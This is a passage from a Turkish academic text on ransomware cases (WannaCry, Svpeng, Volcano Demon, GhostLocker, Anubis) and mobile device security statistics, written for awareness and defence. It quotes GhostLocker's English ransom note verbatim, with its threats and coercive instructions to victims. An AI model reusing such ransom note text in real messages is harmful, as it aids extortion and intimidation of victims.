Google gibi şirketler, mahkemeye sundukları belgelerle WhatsApp'ın lehine tanıklık etmişlerdir.

1.5.2 Fidye Saldırıları Örnekleri

WannaCry fidye yazılımı, etkileri hala hafızalarda taze olan küresel bir siber felaketin sembolüdür. ABD'nin istihbarat teşkilatı NSA'in geliştirdiği araçlarla

üretildiği düşünülen bu yıkıcı yazılım, Türkiye'nin de dahil olduğu 99 ülkede binlerce bilgisayarı işlemez hale getirdi. Fidye yazılımları arasında en tehlikeli türlerden biri olan şifreleyici varyantı kullanan WannaCry, bulaştığı bilgisayarlardaki kişisel fotoğraflardan önemli iş belgelerine kadar her şeyi şifreleyerek kullanıcının dijital dünyasına adeta bir kilit vurdu. Şifrelenen verilere erişim için fidye talep edilmesi, mağdurları büyük bir çıkmazda bıraktı.

Kilitleyici tür ise bilgisayarın kilitlenmesine ve sadece dosyaların değil, tüm sistemin erişilemez hale gelmesine neden oluyor.

Saldırıyı düzenleyenler genellikle dosyaları ve sistemi erişime açacak olan özel anahtarı vermek için bilgisayarın sahibinden belli bir ücret talep ediyor.

Saldırının ardından birçok kullanıcının ekranında bilgisayarının "şifrelendiği" uyarısı çıkıyor ve açılması için ödeme yapması talep ediliyor (BBC, 2017).

Şekil1 1.17. Wannacry Yazılımının Fidye İsteme Mesajı

Kaynak: Securelist, 2017.


BTK Başkanı Sayan'dan uyarı

Cuma günü düzenlenen saldırılarda, ağırlıklı olarak kilitleyici tür yazılımın kullanıldığı ve kullanıcılardan anahtarı vermek için sanal para birimi Bitcoin ile 300 dolar değerinde bir ödeme talep edildiği belirtiliyor.

Bilgi Teknolojileri ve İletişim Kurumu Başkanı Ömer Fatih Sayan, Twitter hesabından paylaştığı mesajda "Ülkemizin siber Güvenlik Merkezi USOM ön alma operasyonlarına devam etmektedir. Dünyada yayılan Wcry zararlısından korunmak için Windows sistemleri ve anti-virüsleri güncelleyin! Sisteminizi taratmayı ihmal etmeyin" dedi (BBC, 2017).

Yazılımdan etkilenen 99 ülke arasında Türkiye'nin yanı sıra, İngiltere, Çin, Rusya, İspanya ve İtalya da var.


Şekil1 1.18. Wannacry Saldırının Coğrafi Hedef Dağılımı



Kaynak: Securelist, 2017.

Korustek, "En çok etkilenen yerlerin başında Rusya, Ukrayna ve Tayvan geliyor. Bu iş çok büyük" dedi.

Şekil1 1.19. İlk 20 Ülkeye Göre Fidye Saldırı Dağılımı



Kaynak: Securelist, 2017.

WannaCry'ı ABD istihbaratı mı geliştirdi?

Rusya merkezli sanal güvenlik şirketi Kaspersky'den araştırmacı Costin Raiu da etkilenen bilgisayarların sayısını 45 bin olarak verdi ve bu zararlı yazılımın hızla yayıldığını belirtti.

Kaspersky de konuyla ilgili yaptığı açıklamada, söz konusu zararlı yazılımın "Shadow Brokers" adlı bir grup bilgisayar korsanı tarafından ilk kez Nisan ayında dolaşıma sokulduğunu belirtti.

Söz konusu grup, yayınladığı yazılımın ABD istihbarat kuruluşlarından Ulusal Güvenlik Ajansı'na (NSA) ait olduğunu öne sürmüştü.

Yetkililer ve uzmanlar, bu zararlı yazılımın Microsoft'a ait Windows işletim sistemindeki bir güvenlik açığını kullanarak, farklı şebekeler üzerinde otomatik olarak yayıldığını belirtiyor. Böylece bir sisteme girdiğinde aynı şebeke üzerinde çok sayıda bilgisayara hızla bulaşıyor.

Reuters'a konuşan siber güvenlik şirketi CrowdStrike'tan Adam Meyers, bunun kendi kendine yayılabilen ilk fidye yazılımı olduğunu belirterek, "Bir kere içeri girdi mi, şebeke içerisinde hızla ilerliyor. Şu anda bunu durdurmanın bir yolu yok" dedi (BBC, 2017).

Svpeng Mobil Fidye Yazılımı, Temmuz 2013'te siber güvenlik şirketi Kaspersky Lab, Android cihazlarını hedef alan tehlikeli bir Truva atı keşfetti: Svpeng. Başlangıçta Rus banka müşterilerinin kredi kartı bilgilerini çalmak amacıyla geliştirilen Svpeng, zamanla daha da kötücül bir amaca evrildi. Bu zararlı yazılım, fidye yazılımına dönüştükten sonra bulaştığı telefonları kilitlemeye başladı. Kullanıcıları utanç verici bir şekilde çocuk pornografisine erişmekle suçlayan bir mesaj gösteren Svpeng, telefonun kilidini açmak için para cezası ödenmesini talep ediyordu.

Svpeng'in hedef coğrafyası da zamanla genişledi. Haziran 2014'ten itibaren Amerika Birleşik Devletleri'ndeki Android kullanıcılarını da hedef almaya başlayan bu mobil fidye yazılımı, fidye ödemesini MoneyPak üzerinden 200 dolar olarak belirledi. Ancak Svpeng'in yayılma alanı bununla sınırlı kalmadı. Raporlar, İngiltere'den Hindistan'a kadar dünyanın dört bir yanındaki mobil cihazların da bu fidye yazılımından etkilendiğini gösteriyor. Piyasaya sürüldüğü ilk ayda inanılmaz bir hızla yayılan Svpeng, sadece 30 gün içinde 900.000 telefonu enfekte etmeyi başardı.

Svpeng'in ilk amacının kredi kartı hırsızlığı olması, bu fidye yazılımının bulaştığı cihazlardaki bankacılık uygulamalarına karşı tetikte olduğunu gösteriyor. Şu anda Amerikalı kurbanlarının bankacılık verilerini henüz kullanmıyor olsa da Svpeng'in gelecekte Rusya'daki kurbanlarında olduğu gibi, Amerikalı kullanıcıların bankacılık uygulamalarını da hedef alacak şekilde gelişme potansiyeli bulunuyor. Svpeng, cihazı kilitleyip fidye istemeden önce, kurbanlarının telefonlarında bankacılık uygulamalarının varlığını kontrol ediyor. Bu durum, gelecekte daha büyük finansal tehditler oluşturabileceğine işaret etmektedir.

Volcano Demon, son dönemde siber saldırganlar tarafından geliştirilen, hedef odaklı ve yüksek riskli bir fidye yazılımıdır. Adını, şifrelenen sistemlerde bıraktığı tehdit mesajlarındaki "yanardağ şeytanı" sembolizminden alır. Genellikle AES-256 gibi güçlü şifreleme algoritmaları kullanarak kurbanların dosyalarını ele geçirir ve fidye talep eder. Saldırılar, çoğunlukla phishing e-postaları, zafiyet barındıran RDP (Uzak Masaüstü Protokolü) bağlantıları veya sahte yazılım güncellemeleri aracılığıyla gerçekleştirilir. Özellikle çifte fidye (double extortion) taktiğiyle dikkat çeker: Verileri şifrelemenin yanı sıra, kurumların hassas bilgilerini çalarak sızdırma tehdidiyle ek

baskı oluşturur. Bu yöntem, GDPR ve KVKK gibi veri koruma yasalarına uymak zorunda olan şirketler için ciddi bir tehdittir.

Siber güvenlik firması Recorded Future'a ait haber sitesi The Record'un haberine göre, üretim ve lojistik sektörlerindeki kuruluşlar son iki haftadır yeni ortaya çıkan Volcano Demon fidye yazılımı operasyonunun hedefi haline geldi.

Halcyon raporuna göre, saldırılar ağda depolanan yönetici kimlik bilgileri aracılığıyla Windows iş istasyonlarının ve sunucularının tehlikeye atılmasıyla başladı, ardından yeni LukaLocker fidye yazılımının dağıtımından önce veri sızdırma ve şifreleme ve kurbanların olayı görmezden gelmeleri durumunda sürekli izinsiz girişler ve verilerin ifşa edilmesiyle tehdit eden bir not geldi. Etkilenen kuruluşlar daha sonra Volcano Demon bilgisayar korsanlarından sık sık çağrı aldılar ve bu bilgisayar korsanlarının "çok ağır bir aksanla" konuştukları gözlemlendi. Volcano Demon'ın ortaya çıkışı, geçtiğimiz ay ABD, Brezilya, Hindistan ve İngiltere'deki kuruluşları hedef alan yeni Arcus Media fidye yazılımı hizmeti operasyonunun ve Phobos RaaS çetesiyle ilişkili olduğuna inanılan Space Bears fidye yazılımı grubunun keşfedilmesinin ardından gerçekleşti (Staff, 2024).

Volcano Demon'dan korunmak için düzenli yedekleme, çok faktörlü kimlik doğrulama (MFA) ve siber güvenlik farkındalık eğitimleri kritik öneme sahiptir. Saldırganlar, fidye ödendiğinde dahi verileri geri vermeyebilir veya şirketi tekrar hedef alabilir; bu nedenle uzmanlar fidye ödemeyi kesinlikle önermez. Güncel olarak, bu yazılımın LockBit veya Clop kadar yaygın olmamasına rağmen, karmaşık teknikleri nedeniyle özellikle KOBİ'ler ve savunmasız ağ altyapıları için risk oluşturmaktadır. Son gelişmeleri takip etmek için siber güvenlik kuruluşlarının raporları ve BleepingComputer gibi platformlar izlenmelidir.

Ghost Ransomware, bilgisayar sistemlerine sızarak dosyaları şifreleyen ve fidye talep eden kötü amaçlı bir yazılım türüdür. Adını, sistemde tespit edilmeden "hayalet gibi" hareket etme yeteneğinden alır. Bu fidye yazılımı, genellikle AES veya RSA gibi güçlü şifreleme algoritmaları kullanarak dosyaları erişilemez hale getirir ve kurbanlardan Bitcoin veya benzeri kripto paralarla ödeme talep eder. Ghost

Ransomware, phishing e-postaları, zararlı bağlantılar, zayıf RDP (Uzak Masaüstü Protokolü) güvenliği veya exploit kit'leri aracılığıyla yayılır. Bazı varyantları, şifreleme sonrası sistemdeki güvenlik yazılımlarını devre dışı bırakarak izlerini siler, bu da tespit ve kurtarma sürecini zorlaştırır (Enigmasoftware, 2020).

GhostLocker, siber suç dünyasının karanlık figürlerinden GhostSec grubu tarafından geliştirilen, dijital dünyayı tehdit eden bir fidye yazılımıdır. Amacı basit ama yıkıcıdır: Kurbanların verilerini rehin almak. Fidye yazılımları kategorisine giren GhostLocker, bulaştığı bilgisayarlar ve ağlardaki değerli verileri şifreleyerek erişimi engeller. Şifre çözme anahtarını vermenin karşılığında ise yüklü miktarda fidye talep eder.

GhostLocker'ın saldırı şekli oldukça belirgindir. Sisteme sızdıktan sonra, önemli dosyaları ve belgeleri hedef alarak güçlü şifreleme yöntemleriyle (RSA-2048 ve AES-12 gibi) şifreler. Şifrelenen her dosyanın isminin sonuna '. ghost' uzantısını ekler. Örneğin, 'resim.jpg' dosyası bir anda 'resim.jpg.ghost' haline gelir. Bu işlem, sistemdeki tüm etkilenen dosyalar için otomatik olarak gerçekleştirilir. Saldırı tamamlandığında, kurbanları bilgilendirmek ve talimat vermek için genellikle 'lmao.html' adında bir fidye notu oluşturulur. Bu notun dosya adı zaman zaman değişse de mesaj içeriği genellikle aynı kalır (Enigmasoftware, 2020).

GhostLocker tarafından bırakılan fidye notu, kurbanları dosyalarının güçlü şifrelemeyle kilitlendiği ve hassas verilerin çalınmış olabileceği konusunda uyarır. Verilere yeniden erişim sağlamak için 48 saat içinde fidye ödenmesi gerektiği belirtilir; aksi takdirde fidye miktarının artacağı tehdidiyle baskı oluşturulur. Fidye notunda, taleplere uyulmaması halinde verilerin tamamen silineceği ve geri dönüşü olmayan kayıplar yaşanacağı da vurgulanır. Ayrıca, kurbanların dosyaları yeniden adlandırma, veri kurtarma araçları kullanma veya yetkililerden yardım isteme gibi girişimlerde bulunmamaları konusunda da uyarılarda bulunulur. Bu tür müdahalelerin veri kaybına veya çalınan bilgilerin ifşa olmasına yol açacağı iddia edilir. Gerçekte ise saldırganların şifre çözme araçları olmadan verilere erişimi sağlamak neredeyse imkansızdır (Enigmasoftware, 2020).


Şekil1 1.20. GhostLocker Fidye Yazılımının Kurbanlarına Mesajı

```
'GhostLocker
We run s**t because we can

ALL YOUR IMPORTANT FILES ARE STOLEN AND ENCRYPTED
YOUR PERSONAL ENCRYPTION ID: - (SAVE THIS)

All your important files have been stolen and encrypted with RSA-2048 and
AES-128 military grade ciphers. That means that no matter how much you were
to try, the only way to get your files back is working with us and
following our demands.

You have 48 hours (2 days) to contact us. If you do not make an effort to
contact us within that time-frame, the ransom amount will increase.

If you do not pay the ransom, your files will be destroyed forever.

You can contact us on the following

Attention
DO NOT pay the ransom to anyone else than the top contact information
mentioned up there.
DO NOT rename the encrypted files
DO NOT try to decrypt your data using third party software, it may cause
permanent data loss
Any involvement of law enforcement/data recovery teams/third party security
vendors will lead to permanent loss of data and a public data release
immediately'
```

Kayanak: Enigmasoftware, 2020.

Anubis, siber güvenlik dünyasında bilinen ve aktif olarak faaliyet gösteren tehlikeli bir fidye yazılımı ailesidir. Veri şifreleyici (crypto ransomware) türünde olan Anubis, bulaştığı sistemlerdeki dosyaları güçlü algoritmalarla şifreleyerek kullanıcıların erişimini engeller. Siber suçlular, şifrelenmiş verilere yeniden erişim sağlamak için kurbanlardan fidye ödemesi talep ederler. Anubis fidye yazılımı genellikle e-posta oltalama kampanyaları, kötü amaçlı reklamlar, güvenlik açıkları bulunan web siteleri ve zayıf güvenlikli uzaktan erişim protokolleri aracılığıyla yayılır. Hem bireysel kullanıcıları hem de kurumsal ağları hedef alabilen Anubis, fidye notları aracılığıyla kurbanlarına ödeme talimatları verir ve genellikle Bitcoin gibi kripto para birimleri üzerinden fidye talep eder. Fidye ödenmemesi durumunda verilerin kalıcı olarak kaybedileceği veya sızdırılacağı tehdidinde bulunabilmektedir (Bao, 2019).

Şekil1 1.21. Anubis'in Enfeksiyon Zinciri



Kaynak: Bao, 2019.

Anubis fidye yazılımı, günümüzde siber güvenlik açısından sürekli bir tehdit oluşturmaya devam etmektedir. Farklı varyantları ortaya çıkmakta ve saldırı yöntemleri sürekli olarak geliştirilmektedir. Bu durum, Anubis'e karşı korunmayı karmaşık ve sürekli dikkat gerektiren bir süreç haline getirir. Anubis saldırılarının potansiyel etkileri arasında önemli veri kayıpları, finansal zararlar, operasyonel aksamalar ve itibar kaybı bulunmaktadır. Bireylerin ve kurumların Anubis ve benzeri fidye yazılımlarına karşı proaktif güvenlik önlemleri alması, güncel antivirüs yazılımları kullanması, sistemlerini ve yazılımlarını güncel tutması, bilinçli internet ve e-posta kullanımı, güçlü parolalar ve düzenli veri yedeklemesi gibi uygulamalar hayati önem taşımaktadır. Siber tehditlere karşı sürekli tetikte olmak ve güvenlik bilincini yüksek tutmak, Anubis gibi fidye yazılımlarının potansiyel zararlarından korunmanın en etkili yoludur (Bao, 2019).

2. MOBİL CİHAZLARDA GÜVENLİK


Mobil cihazlar, çeşitli formlarda bulunabilen ekipmanlardır. Bu cihazların içinde, banka bilgileri, kişisel fotoğraflar, kredi kartı numaraları ve ev adresi gibi hassas bilgiler içerebilen fotoğraflar veya belge dosyaları bulunabilir (Fling, 2009; Holzer ve Ondrus, 2009). Mevcut mobil cihaz türleri arasında mobil bilgisayarlar, kişisel dijital asistanlar/kurumsal dijital asistanlar, çağrı cihazları, kişisel navigasyon cihazları (PND'ler), cep telefonları ve taşınabilir medya oynatıcılar yer almaktadır. Küresel nüfusun yarısından fazlası artık bir cep telefonu kullanmaktadır (ITU, 2008). Mobil cihazları çekici kılan gelişmiş özellikler arasında internet tarayıcıları, e-posta, bluetooth, kablosuz iletişim, not dijitalleştirme, dosya paylaşımı ve mobil saha yönetim yetenekleri bulunmaktadır. Ancak mobil cihazlar teknolojik olarak ilerledikçe, güvenlik riskleri de artmaktadır (Chickowski, 2009). Cihazları üreten kurumsal organizasyonların, güvenlik risklerini en aza indirmek için gereken güvenlik mekanizmalarını yeterince entegre etmedikleri açıktır (Hegarty vd., 2010; Wasserman, 2010; Jacobs, 2011).

Mobil cihazları korumanın çeşitli yolları vardır; cihaza sahip çıkmaktan şifreleme yazılımı kullanmaya kadar geniş bir yelpazeyi kapsamaktadır. Bu cihazların çoğunda, bilgilerin yetkisiz kişilerce elde edilmesini kısıtlayan bazı güvenlik özellikleri bulunmaktadır. Günümüz teknolojisinde veri koruma kritik bir önem taşır. Mobil cihazlarda kullanılan kart okuyucular, cip ve pin teknolojileri ve çevrimiçi ödeme güvenliği gibi gelişmelere rağmen, verilerin %100 güvenli olduğunu söylemek mümkün değildir. Çoğu mobil cihazda dört ila sekiz haneli bir PIN kodu etkinleştirilme özelliği bulunur.

Cihaz kapalı veya bekleme modundayken PIN güvenliği etkin olur. Cihaz tekrar erişilmeye çalışıldığında, PIN girişi istenir. Eğer birisi cihazınızı çaldıysa veya bulduysa ve PIN korumalı olduğunu fark ederse, muhtemelen cihazı hacklemeyi denemektense sıfırlayıp hızlıca satmayı tercih edecektir. Şekil 2.1.'de 2008 yılına ait taşınabilir cihazlar için güvenlik ihlali istatistiklerini göstermektedir (Lingfen vd., 2010). Bu verilere göre, veri ihlallerinin %32'si kaybolan veya çalınan dizüstü bilgisayar, cep telefonu veya diğer taşınabilir medya cihazlarından kaynaklanmıştır;

sadece %14'ü ise bir hacking olayı sonucunda gerçekleşmiştir. Bu durum, veri güvenliği sorununun büyük ölçüde güvenlik duvarı dışındaki faktörlerden kaynaklandığını göstermektedir.

Şekil1 2.1. Güvenlik İhlali İstatistikleri



Kayanak: Lingfen vd., 2010.

Teknoloji devriminin yaşandığı bu dönemde mobil cihazlar hızla evlerde yaygınlaşmış ve herkes tarafından kullanılmaya başlanmıştır; ayrıca donanımları da genişlemiştir. Günümüzde, fatura ödemeleri, banka işlemleri, sosyal medya yönetimi ve fotoğraf-video çekimleri gibi birçok işlev tek bir cihazda gerçekleştirilebilmektedir. Bu durum, mobil cihazların saldırıların hedefi olmasına neden olmuştur. Bu çalışmada, gün geçtikçe daha fazla işlev kazanan mobil cihazların kullanıcılar için tehdit oluşturmasını engellemek amacıyla, cihazların artan yetenekleriyle uyumlu olarak zararlı yazılımlara karşı hazırlıklı olmalarını sağlayacak bir ortamın oluşturulması hedeflenmektedir.

Zararlı amaçlı yazılımların hızla yayılması nedeniyle ağ ve mobil cihazların güvenliğini sağlamak için önleyici stratejiler uygulanmalıdır. Kötü amaçlı yazılımları tespit etmek ve önlemek büyük bir önem taşırken ana bilgisayarlardaki güvenlik açıklarını hedef alan yeni tehditlerle başa çıkmak için yenilikçi tekniklerin geliştirilmesi gerekmektedir.

2.1 Mobil Uygulamalar ile İlgili Kullanım İstatistikleri

Dünya genelinde 6,3 milyardan fazla akıllı telefon kullanıcısıyla mobil uygulama sektörünün hızlı büyümesi şaşırtıcı değil. Akıllı telefon kullanımı ve uygulama alışkanlıkları, öngörülebilir gelecekte yavaşlama belirtisi göstermeksizin istikrarlı bir şekilde artmaya devam ediyor (Buildfire, 2024).

Şimdi dünya çapında 1,14 milyar tablet kullanıcısına göz atalım; bu rakam son altı yılda yaklaşık %36 oranında bir artış göstermiş durumda.

Gün içinde telefonunuza her bakışınızda, etrafınızdaki herkesin gözlerinin mobil cihazlara kilitlendiğini fark edebilirsiniz.

Gerçekten de araştırmalar bir Amerikalının günde ortalama 262 kez telefonunu kontrol ettiğini ortaya koyuyor; bu da her 5,5 dakikada bir telefonunuza baktığınız anlamına geliyor (Buildfire, 2024).

Telefonlarımızı iş yerinde, evde, sokakta, yemek sırasında, yatakta ve hatta araçlarımızda kullanıyoruz. Belki de şu anda bu metni bir mobil cihazdan okuyorsunuz.: Peki, insanlar telefonlarında neler yapıyor? Mobil zamanlarının %88'ini uygulamalarda geçiriyorlar. Bu durum, uygulama geliştiricileri, uygulama yayıncıları ve uygulama geliştirmeyi düşünen herkes için oldukça umut verici bir haber. Ancak, bu alanda başarılı olabilmek için iki temel unsurun sağlanması gerekiyor (Buildfire, 2024).

- Kullanıcıların uygulamanızı indirmesi,
- Kullanıcıların uygulamanızı aktif olarak kullanması.

İnsanların uygulamaları gün geçtikçe daha fazla kullandığını bilinmekte ancak mevcut veriler bu kullanımın sadece yüzeyini yansıtmaktadır. Sadece bu verilerle bir uygulama geliştirmek, "İnsanlar yemek yemeyi seviyor, bu yüzden bir restoran açmalıyım" demek gibi olur (Buildfire, 2024).


2.1.1 2024'e Dair Önemli Mobil Uygulama İstatistikleri

- 2024 yılında mobil uygulamalardan 935 milyar dolardan fazla gelir elde edilmesi öngörülmektedir.
- Apple App Store'da 1,96 milyon indirilebilir uygulama bulunmaktadır.
- Google Play Store'da ise 2,87 milyon uygulama erişilebilir durumdadır.
- Y kuşağının %21'i her gün 50'den fazla kez bir uygulamayı açmaktadır.
- İnsanların %49'u her gün bir uygulamayı 11'den fazla kez kullanmaktadır.
- ABD'de dijital medyada geçirilen zamanın %70'i mobil uygulamalarda harcanmaktadır.
- Ortalama bir akıllı telefon kullanıcısı günlük olarak 10, aylık olarak ise 30 farklı uygulama kullanmaktadır (Buildfire, 2024).

2.1.2 Mobil Uygulama İndirmeleri

